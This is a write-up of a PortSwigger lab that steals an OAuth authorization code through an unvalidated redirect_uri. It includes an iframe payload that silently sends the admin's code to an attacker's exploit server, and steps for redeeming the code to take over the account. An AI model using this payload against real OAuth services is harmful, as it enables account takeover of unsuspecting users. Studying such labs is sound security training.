
The lab
here is how portswigger describes it
This lab uses an OAuth service to allow users to log in with their social media account. A misconfiguration by the OAuth provider makes it possible for an attacker to steal authorization codes associated with other users' accounts. To solve the lab, steal an authorization code associated with the admin user, then use it to access their account and delete the user carlos. The admin user will open anything you send from the exploit server and they always have an active session with the OAuth service. You can log in with your own social media account using the following credentials:
wiener:peter.
the new pieces in this lab#
this lab uses the authorization code flow, the more secure sibling of the implicit flow we saw earlier. the difference matters here, so a quick walk-through of the terms.
- the authorization code is a short-lived, single-use credential the OAuth service issues after you authenticate. it is not the access token itself, it is a ticket the client swaps, server-to-server, for the real token. because the code travels through the browser but the token exchange happens on the back end, a stolen token is harder to get than in implicit flow, unless you can steal the code before it is used.
- the
redirect_uriis the callback URL the OAuth service sends the user (and the code) back to after login. it is named in the initial authorization request (GET /auth?client_id=...&redirect_uri=...). the OAuth provider is supposed to allow only pre-registered, exactredirect_urivalues, that whitelist is the one thing stopping the code being delivered to an attacker's server. if the provider fails to validate it strictly, we can redirect the code anywhere. - an active session with the OAuth service means the victim is already logged in to the social-media provider. so when their browser hits an authorization request, the provider skips the login prompt and immediately issues a fresh code, no interaction required. that is what makes a silent, iframe-driven attack possible.
the misconfiguration: the OAuth provider does not properly validate
redirect_uri, so we can set it to our exploit server. we embed an authorization request in an iframe and send it to the admin. their browser, already authenticated with the provider, silently generates an authorization code for their account and delivers it to our server. we take that code and feed it to the real callback to log in as the admin.
why the loose redirect_uri breaks this#
the whole security of the code flow rests on the code being delivered only to the legitimate client. the redirect_uri whitelist is what enforces that, the provider should refuse to send a code to any address the client did not register. here the provider accepts an arbitrary redirect_uri, so the guarantee collapses: an authorization code, which is as good as a login for the account it belongs to, can be routed to a domain the attacker controls. because the victim already has an active session with the provider, merely loading the authorization request in their browser is enough to mint a code for their account, no clicks, no credentials. we point redirect_uri at our server, trigger the request in the admin's browser via an iframe, harvest the code from our access log, and redeem it at the genuine callback. the code identified the admin, so the client logs us in as the admin.
Step 1 - observe the silent re-login#

while proxying through Burp, we click My account and complete the OAuth login, landing back on the blog. we log out and log back in, and this time we are logged in instantly, our still-active session with the OAuth service meant no credentials were needed. in the proxy history we find the most recent authorization request, GET /auth?client_id=[...]. when it is sent, we are immediately redirected to the redirect_uri with the authorization code in the query string. we send this request to Repeater.
Step 2 - test redirect_uri validation#

in Repeater we change redirect_uri to an arbitrary value and send it, no error. our input is used to generate the redirect in the response, so the provider is not restricting the callback to a whitelist.
Step 3 - leak a code to our server#


we change redirect_uri to point at the exploit server, send the request, and follow the redirect. on the exploit server's access log we see an entry containing an authorization code, confirming we can leak codes to an external domain we control.
Step 4 - build the iframe exploit#
on the exploit server we create an iframe at /exploit holding a full authorization request whose redirect_uri is our server:
<iframe src="https://oauth-YOUR-LAB-OAUTH-SERVER-ID.oauth-server.net/auth?client_id=YOUR-LAB-CLIENT-ID&redirect_uri=https://YOUR-EXPLOIT-SERVER-ID.exploit-server.net&response_type=code&scope=openid%20profile%20email"></iframe>

Step 5 - test the exploit on ourselves#
we store the exploit and click View exploit. we confirm the iframe loads, then check the exploit server's access log and see another request carrying a leaked code, so the flow works end to end.

Step 6 - hijack the admin and delete carlos#
we deliver the exploit to the victim. when the admin's browser loads the iframe, their active OAuth session silently issues a code for their account and sends it to our log. we copy the victim's code, log out of the blog, and visit the genuine callback with it:
https://YOUR-LAB-ID.web-security-academy.net/oauth-callback?code=STOLEN-CODE
the rest of the flow completes automatically and we are logged in as the admin. we open the admin panel and delete carlos.

with this, the lab is solved!